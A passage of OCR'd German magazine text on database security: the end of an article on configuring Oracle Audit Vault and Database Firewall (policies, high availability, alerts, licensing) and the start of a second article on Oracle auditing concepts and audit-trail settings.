


Abbildung 3: Audit Vault and Database Firewall – Schritte nach der Installation




Abbildung 4: Audit Vault and Database Firewall – Erstellen neuer Auditoren




Abbildung 5: Netzwerkstruktur AVDF

onen zuzulassen oder zu verwerfen (Whitelist und Blacklist). Der große Unterschied zu DAM besteht darin, dass DPE in der Lage ist, kritische SQL-Statements zu verwerfen und anschließend eine Meldung an den Client zurückzusenden *(siehe Abbildung 5)*.

Eine Whitelist ist ein Set von genehmigten SQL-Statements. Diese können mithilfe von Prädikaten eingeschränkt werden, etwa dedizierter Benutzername, eine IP-Adresse, Programmname oder Tageszeitpunkt. Eine Blacklist enthält explizit nicht genehmigte SQL-Statements. Richtlinien (Policies), die Whitelist-basiert sind, stehen für die gewohnten, erwarteten Aktionen, die eine Datenbank ausführen kann. Es können Richtlinien definiert werden, um zu blockieren, zu warnen, weiterzuleiten, zu ersetzen oder nur zu protokollieren.




Abbildung 6: Einstellungen des Schutzverhaltens

Um zu kontrollieren, wie die Database Firewall eine Datenbank (allgemein ein „Secured Target") schützt, muss dafür ein „Enforcement Point" konfiguriert sein. Dieser spezifiziert den Betriebsmodus (DPE oder DAM), Richtlinien pro „Secured Target" und auch weitere Einstellungen wie die Quelle des Traffic.

Die Konfiguration für High Availability

Der High-Availability-Modus (HA) kann sowohl für die Database Firewall als auch für Audit Vault Server konfiguriert werden. Solche Paare heißen „Resilient Pairs". Bei einer HA-Konfiguration des Audit-Vault-Servers übernimmt der primäre Server die eigentliche Funktion, während der sekundäre Server seine Daten nur kopiert. Das webbasierte GUI ist nur auf dem primären Server verfügbar.

Bei einer HA-Konfiguration der Database Firewall sendet der Primärserver die Alerts, während beide Database-Firewall-Server den gleichen Traffic empfangen und sich mit dem Audit-Fault-Server synchronisieren. Beide Firewall-Server generieren Logdateien. Der Audit-Vault-Server sammelt diese Logdateien von der Primärseite auf und löscht sie anschließend auf beiden Firewall-Servern. Sollten diese Daten an der Primärseite nicht abrufbar sein, so holt sich der Audit-Vault-Server die Logdateien von der Sekundärseite. *Abbildung 2* zeigt eine typische Struktur einer HA-Konfiguration für AVDF (Quelle: Oracle).

Sobald der zweite Audit-Vault-Server auf einem separaten Host installiert wurde, wird auf einfache Weise die HA-Konfiguration per GUI erstellt. Es sind nur die Zertifikate des Primärservers zum Sekundärserver und andersherum zu kopieren. Danach werden die IP-Adressen der beiden Server im Systemmenü des Audit Vault Server Console GUI eingestellt. Das Failover erfolgt erst nach zehn Minuten Unverfügbarkeit. Diese etwas längere Zeitspanne ist dem Umstand geschuldet, dass eine Seite durchaus gewollt wie bei einem Reboot kurzzeitig nicht da ist. Ein manueller Switchover ist ebenfalls möglich.

Erkennung von Gefahren in SQL

Die Database Firewall analysiert SQL-Statements, die zu einem „Secured Database Target" geschickt wurden. Diese werden klassifiziert und zu Clustern gruppiert. Dadurch ist jede noch so kleine Verhaltensänderung bereits auf dem Database-Firewall-Server zu sehen. Oracle AVDF verwendet drei Arten von Benutzern, die während des Installationsprozesses definiert werden:

- *Audit Vault Server Super Administrator*
  Erstellt Benutzerkonten und administriert Secured Targets
- *Audit Vault Server Administrator*
  Administriert nur eine Auswahl von Secured Targets
- *Database Firewall Administrator*
  Bedient das Database-Firewall-Interface

Die Post-Installation-Phase beinhaltet die Festlegung des Super-Administrators und eines Super-Auditors für den Audit-Vault-Server. Analog wird nach der Database Firewall-Installation ebenfalls ein Konto für den Administrator erstellt *(siehe Abbildung 3)*.

Es ist eine gute Praxis, weitere Administratorkonten zu definieren, jeweils dediziert für jede Person und jeden Funktions-Account, um eine „Separation of Duties"-Lösung anbieten zu können. Im Menü „Settings" -> „Manage Auditors" können diese Konten leicht hinzugefügt werden. Voraussetzung ist, dass man als Administrator oder Auditor verbunden ist *(siehe Abbildung 4)*.

AVDF in der Praxis

Vor der Installation von AVDF muss eine sorgsame Phase der Planung durchlaufen werden, in der die vorhandene Netzwerkstruktur besonders aufmerksam zu betrachten ist. Im Beispiel weiter unten wurde entschieden, dass die Database Firewall als ein Proxy ins Netzwerk integriert wird *(siehe Abbildung 5)*. So empfängt die Firewall den Traffic und leitet ihn weiter zum Datenbankserver. Die Wahl der Proxy-Variante ist im Fall der Integration entfernter Datenbanken sinnvoll oder auch nur, um Änderungen am Client zu vermeiden.

Blockieren und Ersetzen

Die folgenden Tests wurden am Netzwerk durchgeführt, das wie in *Abbildung 4* dargestellt ist. Nach der Installation der Datenbank 12*g* R1 auf einem Linux-Server wurde eine Richtlinie für die AVDF-Firewall erstellt. Zu Demonstrationszwecken hat man das SQL-Statement „SELECT ename FROM dept" gewählt, das innerhalb einer Richtlinie zum Blockieren einzelner Statements als Filter-Merkmal wirkt *(siehe Abbildung 6)*.

Das Statement wird auf alle Fälle geblockt, jedes Auftreten protokolliert und die Ernsthaftigkeit auf „Major" gesetzt. Bevor die Abfrage die Datenbank erreichen kann, wird sie durch das SQL-Statement „select 'operation non authorized' from dual" ersetzt.

Sobald die Richtlinie einer „Secured Target"-Datenbank zugewiesen wurde, werden alle Anfragen dieser Art blockiert, protokolliert, durch eine neue Abfrage ersetzt und der skalare String „operation not authorized" an den Client als Antwort zurückgeschickt *(siehe Listing 1)*. Ein expliziter Datensatz wird generiert, wie in *Abbildung 7* beschrieben.

Regeln für eingeschränkten Zugriff

Audit Vault Server bietet die Möglichkeit, spezifische Alerts zu erstellen. Mithilfe einer Klausel, die einen booleschen Wertetyp liefert, können Alerts generiert wer-

Condition Field	Description
ACTION_TAKEN	(Firewall Alerts) Action taken by the Database Firewall, for example: BLOCK, WARN, or PASS
AV_TIME	The time Oracle AVDF raised the alert
CLIENT_HOST_NAME	The host name of the client application that was the source of the event causing the alert
CLIENT_IP	The IP address of the client application that was the source of the event causing the alert
CLUSTER_TYPE	(Firewall Alerts) The cluster type of the SQL statement causing the alert. Values may be: Data Manipulation, Data Definition, Data Control, Procedural, Transaction, Composite, Composite with Transaction
COMMAND_CLASS	The Oracle AVDF event name
ERROR_CODE	The secured target's error code
ERROR_MESSAGE	The secured target's error message
EVENT_NAME	The secured target's audit event name
EVENT_STATUS	Status of the event: Success or Failure
EVENT_TIME	The time that the event occurred
NETWORK_CONNECTION	Description of the connection between the secured target database and the database client
OSUSER_NAME	Name of the secured target's OS user
SECURED_TARGET_NAME	Name of the secured target in Oracle AVDF
TARGET_OBJECT	Name of the object on the secured target, for example, a table name, file name, or a directory name. Must be in upper case, for example „ALERT_TABLE"
TARGET_OWNER	Owner of the object on the secured target
TARGET_TYPE	The object type on the secured target, for example „TABLE" or „DIRECTORY"
THREAT_SEVERITY	(Firewall Alerts) The threat severity of the SQL statement triggering the alert, as defined in a Database Firewall policy. Values may be: Unassigned, Insignificant, Minor, Moderate, Major, Catastrophic
USER_NAME	User name of the secured target user

Tabelle 2 (Quelle: Oracle)

Number of cores	Intel E6510 processor core factor	Oracle processors	Description	List price/pcs (excl. VAT)	List price/all (excl. VAT)
8	0.5	4	Oracle Audit Vault and Database Firewall – Processor Perpetual	6.000 $	24.000 $
8	0.5	4	Software Update Licence & Support	1,320 $	5.280 $
Summe					29.280 $ excl. VAT

Tabelle 3

Stärken	Schwächen
• Heterogenität – mehrere Targets möglich (Datenbanken, Betriebssysteme, Dateisysteme) • Automatisiertes Reporting der Beachtung von Standards (SOX, PCI, NIST, GLBA, DPA, HIPAA, etc.) • False/Positive-Erkennung • Schnell, laut Oracle; Oracle Database Firewall bis zu 200k tps SQL-Transaktionen (Durchschnitt 310 Bytes eingehend, 1.1k Bytes ausgehend), mit Verwendung reeller blockierender Richtlinien, Logging und Benachrichtigung • Vertikale Skalierbarkeit • flexibel, installierbar auf jeder Plattform, die von Oracle Enterprise Linux unterstützt wird • Entwicklung eigener Plug-ins möglich	• Keine horizontale Skalierbarkeit (RAC) • Fehlender Nachweis der Beachtung der Standards CIS, FISMA und NIST • Keine Überwachung der Datenbank-Konfiguration (wird von anderen Produkten abgedeckt) • Unterstützt nicht das Microsoft Active Directory (AD) oder Oracle Internet Directory (OID) • Agenten nur für 64-bit OS lauffähig • Kein direkter Updatepfad zu 12.1 • AIX oder Solaris OS können zurzeit nicht überwacht werden.

Tabelle 4

den. Oracle stellt Konditionen bereit, die zu einer solchen Klausel zusammengesetzt werden können *(siehe Tabelle 2)*.

Beispielsweise kann ein Alert definiert werden, für das ein Benutzer sich dienstags zwischen 13 und 20 Uhr an der Datenbank anmeldet. Dafür gibt es das Feld „EVENT_TIME" *(siehe Abbildung 7)*. Ein Alert wird erzeugt, wenn sich jemand in diesem Zeitfenster an der Datenbank anmeldet.

Lizenzierung

Um Missverständnisse bezüglich der Lizenzierung auszuschließen, wird die Original-Dokumentation zitiert: „Oracle Audit Vault and Database Firewall is comprised of two product components that are licensed together as one product." Die Komponenten sind Audit Vault Server und Database Firewall. Sie umfassen „Oracle Linux 5.8 and Oracle Database 11*g* Release 2 (11.2.0.3) with the Oracle Database Partitioning, Oracle Advanced Security, Oracle Advanced Compression and Oracle Database Vault options are installed. The stacked application, database, installed options, and Oracle Audit Vault and Database Firewall components may not be used or deployed for other purposes."

Eine Lizenzierung von Audit Vault und Database Firewall ist nur prozessorbasiert möglich. Es ist wichtig hervorzuheben, dass nur die Prozessoren der geschützten, überwachten oder auditierten Targets zählen, um die Anzahl der benötigten Lizenzen zu ermitteln.

```
oracle@vmtestora12c2:/home/oracle/ [rdbms12102] sqlplus scott/tiger@
avdsora12
SQL*Plus: Release 12.1.0.0.2 Beta on Tue Oct 8 09:25:55 2013
Copyright (c) 1982, 2012, Oracle.  All rights reserved.
Last Successful login time: Tue Oct 2013 09:09:24 +02:00
Connected to:
Oracle Database 12c Enterprise Edition Release 12.1.0.1.0 - 64bit Pro-
duction
With the Partitioning, OLAP, Advanced Analytics and Real Application
Testing options
SQL> select ename from dept;
operation non authorized
```

Listing 1

Laut der Preisliste „Oracle Technology Price List from October 17, 2013" kostet AVDF 6.000 US-Dollar pro Oracle-Prozessor. *Tabelle 3* zeigt das Beispiel einer sehr simplen Konfiguration von zwei Servern mit je einem Xeon Quad Core (wie E6510).

Fazit

Oracle AVDF bietet viele Vorteile wie eine zentralisierte Web-Oberfläche, um die Administration zu vereinfachen und die Überwachung einer großen Anzahl von heterogenen Datenbanken oder Nicht-Datenbank-Targets anzubieten *(siehe Tabelle 4)*. Da es sich um eine Appliance handelt, überschreibt sie vollständig ein potenziell vorhandenes Betriebssystem. Wenn auf dem Installationsziel bereits eine ältere Version von AVDF existiert, verspricht Oracle, als Migrationspfad für ein Upgrade von AV 10.3 nach AV 12.1 Skripte für kommende Releases bereitzustellen. Gegenwärtig gibt noch es keine Skripte für eine Migration von AV 10.3 zu AV 12.1.

Bei einer Implementierung von AVDF sollte der Aufwand nicht unterschätzt werden. Die Konfiguration des Netzwerkes des Kunden, Analyse und Konfiguration der zu schützenden Targets, die Richtlinien (Policies) für die Firewall und das Audit sowie die Erstellung der Benachrichtigungen stellen einen erheblichen Aufwand dar.

In den meisten Fällen besitzen Unternehmen festgelegte Richtlinien für die Sicherheit ihrer Daten, Geschäftsprozesse und Mitarbeiter-Autorisierung. Doch die Richtlinien für Datenbanken sind bei den meisten Unternehmen nur selten definiert worden. Üblicherweise beinhalten Projekte kaum Anstrengungen bezüglich der Sicherheit. Das Projekt kümmert sich um die Bereitstellung der Infrastruktur, die Datenpflege wird massiv betrieben und der Performance-Aspekt wird angesprochen. Aber die Sicherheit bleibt oft auf der Strecke.

Die Independent Oracle User Group (IOUG) erstellte eine Umfrage, worin zu lesen ist, dass „den meisten Unternehmen Mechanismen fehlen, um Datenbank-Administratoren oder andere privilegierte Anwender daran zu hindern, sensible Daten zu ändern, seien es Finanzdaten, Personaldaten oder Geschäftsdaten. Meistens ist ein Aufdecken solcher Vorfälle unmöglich." Sollte dieser Umstand auch im eigenen Unternehmen der Fall sein, kann der Einsatz von Oracle Audit Vault und Database Firewall eine gute Abhilfe darstellen.




Abbildung 7: Konfiguration eines Alerts

Pierre Sicot
pierre.sicot@dbi-serices.com

Auditing – revisted

Dr. Günter Unbescheid, Database Consult GmbH

In jüngster Zeit erleben die Themen „Security" im Allgemeinen und „Datenbank-Security" im Besonderen zu Recht eine Renaissance. Neben den klassischen Bereichen wie „Authentifizierung", „Autorisierung" und „Verschlüsselung" ist „Auditing" zur Gewährleistung der Nachvollziehbarkeit von Aktionen nach wie vor ein essenziell wichtiger Bestandteil jedes ernstzunehmenden Sicherheitskonzepts und wird in dieser Bedeutung oftmals unterschätzt. Die vielfältigen technischen Möglichkeiten sind unter der aktuellen Datenbank-Version 12*c* nochmals gewachsen. Hinzu kommen Oracle-interne, aber auch Zusatzprodukte von Drittanbietern. Der Artikel gibt einen strategischen und technischen Überblick.

Zur effizienten Umsetzung eines wirksamen Auditing-Konzepts für Oracle-Umgebungen genügt es in den meisten Fällen nicht, sich nur auf die Datenbank selbst und ihre Möglichkeiten zu konzentrieren. Vielmehr muss die Implementierung vor dem Hintergrund des tatsächlichen Aktivitäten-Profils der betroffenen Benutzer erfolgen. Für die Nachvollziehbarkeit von Datenbank-Administrator-Aktionen bedeutet dies, auch die Audit-Möglichkeiten des betreffenden Betriebssystems mit einzubeziehen, um die Aktionen im Kontext von Skripten zu integrieren. Die Planung und Umsetzung eines effizienten Auditing-Konzepts erfordert neben der technischen Expertise aber auch ein hohes Maß an konzernpolitischer Feinfühligkeit und Teamfähigkeit.

Die Grundlagen

Auditing ist Bestandteil eines jeden Sicherheitskonzepts. Folglich gelten auch für dieses Thema die nachstehenden Prämissen, die sich alle Beteiligten stets vor Augen halten sollten:

- Sicherheit ist ein permanenter und iterativer Prozess, der nicht einmalig geplant und durchgeführt wird, sondern der periodisch überprüft und an die aktuellen Anforderungen angepasst werden muss.
- Sicherheit stellt Anforderungen an die Beschaffung bestehender und das Entstehen neuer Applikationen und ist kein Nachbrenner, der am Ende von Projekten durchgeführt wird.
- Sicherheit baut auf Prozesse. Technologien bilden die Basis hierzu – nicht mehr und nicht weniger.
- Auch wenn Sicherheit in der Regel schrittweise umgesetzt wird, kommt es auf ein schlüssiges und abgestimmtes Gesamtkonzept an, das neben der Absicherung der Systeme auch die Effizienz bestehender Prozesse im Auge hat.
- Sicherheit ist immer Team-Arbeit. Die Bereichs- und Abteilungs-übergreifende Abstimmung und Umsetzung ist häufig der kritischste Faktor in den anhängigen Projekten.

Generell lässt sich der Begriff „Auditing" nur schwer vom Thema „Logging" trennen. Eine mögliche, wenn auch in vielen Fällen unscharfe Differenzierung ergibt sich durch die mögliche Aktivierung von Audit-Optionen, die den Kontext und Umfang der protokollierten Aktionen sehr differenziert festlegen können. In jedem Fall lässt sich eindeutig der Zweck von Auditing bestimmen, nämlich die persönliche Nachvollziehbarkeit sicherheitsrelevanter Aktionen zu gewährleisten und Bedrohungen zu erkennen, die – trotz Aufgaben-gemäßer Vergabe von Privilegien – entstehen können. Darüber hinaus existiert in vielen Bereichen die gesetzliche Notwendigkeit derartiger Nachweise. Um diese Ziele wirksam zu erreichen, ist Folgendes zu berücksichtigen:

- Nachvollziehbarkeit bedeutet eindeutige Zuordnung von Aktionen und diese ist nur gegeben, wenn persönliche Benutzer-Accounts existieren.
- Die Protokollierung der Aktionen muss alle relevanten Schichten des genutzten Software-Stacks berücksichtigen. In der Regel müssen hierzu diverse Audit-Trails genutzt und bei Bedarf zusammengeführt werden, im Falle von Datenbank-Administratoren sind dies zumindest die Trails des Betriebssystems und der Datenbank.
- Auditing verhindert keine (destruktiven) Aktionen, sondern hilft nur dabei, diese zu entdecken. Auditing ohne nachgelagerte forensische Analyse der Daten ist in der Regel wirkungslos. Um Bedrohungen zu erkennen, ist eine regelmäßige und festgelegte Auswertung der Daten nötig, die bei konkreten Verdachtsfällen vertieft werden kann.
- Auditing zeichnet personenbezogene Daten auf und unterliegt daher dem Datenschutz. Je umfangreicher Audit-Optionen aktiviert werden, desto lückenloser lässt sich das Aktivitätsprofil eines Benutzers, also einer natürlichen Person, nachvollziehen. Anders als in den USA gehören personenbezogene Daten in der EU nicht dem Sammler, sondern der beschriebenen Person. Damit sind sie im Fokus des Bundes- und der Landesdatenschutzgesetze sowie diverser Rechtsnormen, wie beispielsweise des Telekommunikationsgesetzes (TKG). Mit anderen Worten: Die detaillierte Festlegung von Audit-Optionen und der damit verbundenen Aufbewahrungsfristen kann nur in Abstimmung mit dem jeweiligen Betriebsrat erfolgen. Das Gleiche gilt für die geplanten Auswertungen.

- Die Konfiguration und Überwachung von Audit-Optionen kann IT-technisch sehr umfangreich und aufwändig sein. In diesem Zusammenhang hat es sich bewährt, Systeme zu klassifizieren, beispielweise in die Klassen „Öffentlich", „Vertraulich" und „Streng vertraulich". Die Einteilung in Schutzklassen kann vor dem Hintergrund möglicher Schadens-Szenarien und -Umfänge erfolgen, die im Falle einer Kompromittierung der Daten auftreten könnten. Audit-Optionen können dann nur für die höchsten Schutzklassen in adäquaten Ausprägungen eingerichtet werden.
- Der Audit-Trail muss – aus Sicht der Betroffenen – revisionssicher gespeichert sein. Dies kann durch Zusammenführung der Daten auf einem Remote Server und/oder durch lokalen Schutz mit Mitteln des Betriebssystems und der Datenbank erfolgen.

Die im Audit-Trail aufgezeichneten Daten können sehr umfangreich werden. Aus diesem Grunde gehören zu jedem Audit-Konzept auch Regeln für das Housekeeping. Im Einzelnen bedeutet dies die Regelung von Aufbewahrungsfristen – am Ende der Frist werden die Daten dann entweder gelöscht oder für eine vorgegebene Dauer anonymisiert aufbewahrt. Generell gilt: Je aufgabengerechter die Privilegien erteilt und je überlegter die Audit-Optionen gesetzt sind, desto schlanker ist der Audit-Trail und desto effizienter kann die Auswertung der Daten erfolgen, ohne die Risiken für unentdeckte Kompromittierungen zu erhöhen.

Auditing für Administratoren

Die Planung von Audit-Trails muss vor dem Hintergrund der Aktivitäten-Profile und Zugriffswege der zu überwachenden Benutzer erfolgen. Für Datenbank-Administratoren, die neben den Datenbank-internen Aktionen bekanntlich auch umfangreiche Aufgaben im Kontext des Betriebssystems erledigen müssen, wie beispielsweise das Editieren von Skripten und Parameterdateien sowie das Starten und Stoppen von Komponenten, erfordert dies die Überwachung folgender Kontexte:

- Aufzeichnung des Verbindungsaufbaus zu den Target-Servern, also zu den Servern, auf denen Datenbanken betrieben werden. In vielen Umgebungen ist es üblich, sich von Windows-Clients ausgehend per „PuTTY/ssh" auf Jump Server und von dort aus oder aber direkt auf die Target-Systeme zu verbinden. SSH schreibt standardmäßig Verbindungsprotokolle.
- Nach einem erfolgreichen Connect kann die Ausführung von OS-Kommandos auf den Target-Systemen auf unterschiedliche Weise aufgezeichnet werden. Im Kontext von Linux bieten sich beispielsweise folgende Alternativen an:
  - TTY-Logging (etwa über „pam_tty_audit.so"-Module) zeichnet den Kommando-Input – leider auch die eingegebenen Passwörter – auf.
  - Generell bietet der Audit-Daemon von Linux-Systemen vielfältige Möglichkeiten, Audit-Regeln zu definieren und gesammelte Daten auszuwerten (Kommandos „ausearch" und „aureport").
  - Keylogger oder Shell-Erweiterungen wie „rootsh" oder „sudosh" zeichnen nicht nur den Input, sondern auch den Output auf – erfreulicherweise jedoch keine verdeckten Eingaben wie Passwörter.
  - Aufrufe, die über „sudo" privilegiert gestartet werden, werden ebenfalls im SYSLOG erfasst.
  - Process Accounting in Form des Package „psacct" (oder „acct") zeichnet Daten zu Benutzer-Sessions und deren Kommandoaufrufe auf.
- Aktionen, die innerhalb der Datenbank erfolgen, wie beispielsweise das Anlegen und Löschen von Benutzern, werden – falls konfiguriert – über den Audit-Trail der Datenbank aufgezeichnet. Wenn Keylogger zum Einsatz kommen, ergeben sich hier Redundanzen, denn auch das unten besprochene SYS-Auditing zeichnet SQL-Befehle auf.

Für Administratoren, die von „remote" kommend über Passwörter oder lokal über die zugeordnete Unix-Gruppe als „SYSDBA" in der Datenbank arbeiten, gilt:

- Grundsätzlich werden alle Verbindungen von „SYSDBA" und „SYSOPER" sowie die Start- und Stopp-Aktionen der Datenbank im sogenannten „Mandatory Auditing" erfasst, das im Verzeichnis „AUDIT_FILE_DEST" („init"-Parameter) für jede Instanz und jede Prozess-ID einzelne „.aud"-Dateien schreibt.
- Darüber hinaus lässt sich ein generelles SYS-Auditing über den „init"-Parameter „AUDIT_SYS_OPERATIONS" einschalten, das sämtliche unter „SYSOPER" und „SYSDBA" ausgeführten Kommandoeingaben entweder in Dateien unter „AUDIT_FILE_DEST" oder – besser, weil revisionssicherer – über den „SYSLOG"-Daemon (Parameter „AUDIT_SYSLOG_LEVEL") schreibt. Im Fall von „SYSLOG" ist unbedingt auf einen ausreichenden Durchsatz beim Schreiben des Datenbank-Audit-Trail zu achten. Insbesondere RMAN-Aktionen erzeugen umfangreiche Audit Records, die schnell zu einem Performance- oder Kapazitäts-Engpass führen können.

Bekanntlich sind Benutzer, die unter „SYSDBA" in der Datenbank arbeiten, intern als „SYS" registriert. Dies stellt für die Nachvollziehbarkeit von Aktionen immer dann kein Problem dar, wenn die zugehörigen natürlichen Personen unter einem persönlichen Account auf dem Betriebssystem angemeldet wurden. Der Datenbank-Audit-Trail schreibt nicht nur diese Informationen mit, sondern ebenso andere externe Kennungen, wie beispielsweise „distinguished names" oder „principal names" für Benutzer, die über Directory Services authentifiziert wurden, etwa im Falle von Enterprise-Usern aus dem Kontext des Oracle-Internet-Directory.

Datenbank-Auditing (klassisch)

Klassisches Datenbank-Auditing bezeichnet hier die Methoden und Möglichkeiten des Auditing vor der Einführung des sogenannten „Unified Auditing" (siehe nachfolgenden Abschnitt) unter Version 12*c*. Für den klassischen Audit-Trail stehen über den init-Parameter „AUDIT_TRAIL" unterschiedliche Optionen zur Verfügung. Dieser Parameter beeinflusst nicht das vorstehend beschriebene „SYS"-Auditing und ist daher für alle Sessions wichtig, die als Funktions- oder Endbenutzer außerhalb von „SYSDBA" in der Datenbank arbeiten und deren Aktionen aufgrund der Schutz-

anforderungen protokolliert werden müssen.

Zur Aktivierung bzw. Deaktivierung des Audit-Trails ist ein Neustart der Datenbank erforderlich. Gleichwohl existiert eine Schwachstelle, die die Manipulation dieses, aber auch des „AUDIT_SYS_OPERATIONS"-Parameters ohne Neustart über „oradebug" ermöglicht. Diese wurde jedoch mittlerweile über die Patches „15805002", „15808245" und „16177780" behoben. Der Parameter „AUDIT_TRAIL" kann folgendermaßen gesetzt sein:

- *NONE*
  Das klassische Datenbank-Auditing ist ausgeschaltet.
- *DB [,EXTENDED]*
  Schreibt Audit Records in die Tabelle „SYS.AUD$". Diese Einstellung ist ab der Version 11*g* Standard. Generell wird die Revisionssicherheit durch die Manipulationsmöglichkeiten von „SYS" in der Tabelle „AUD$" erschwert. Auf der anderen Seite bieten sich jedoch gute Auswertungsmöglichkeiten der Daten über SQL-Konstrukte.
- *OS*
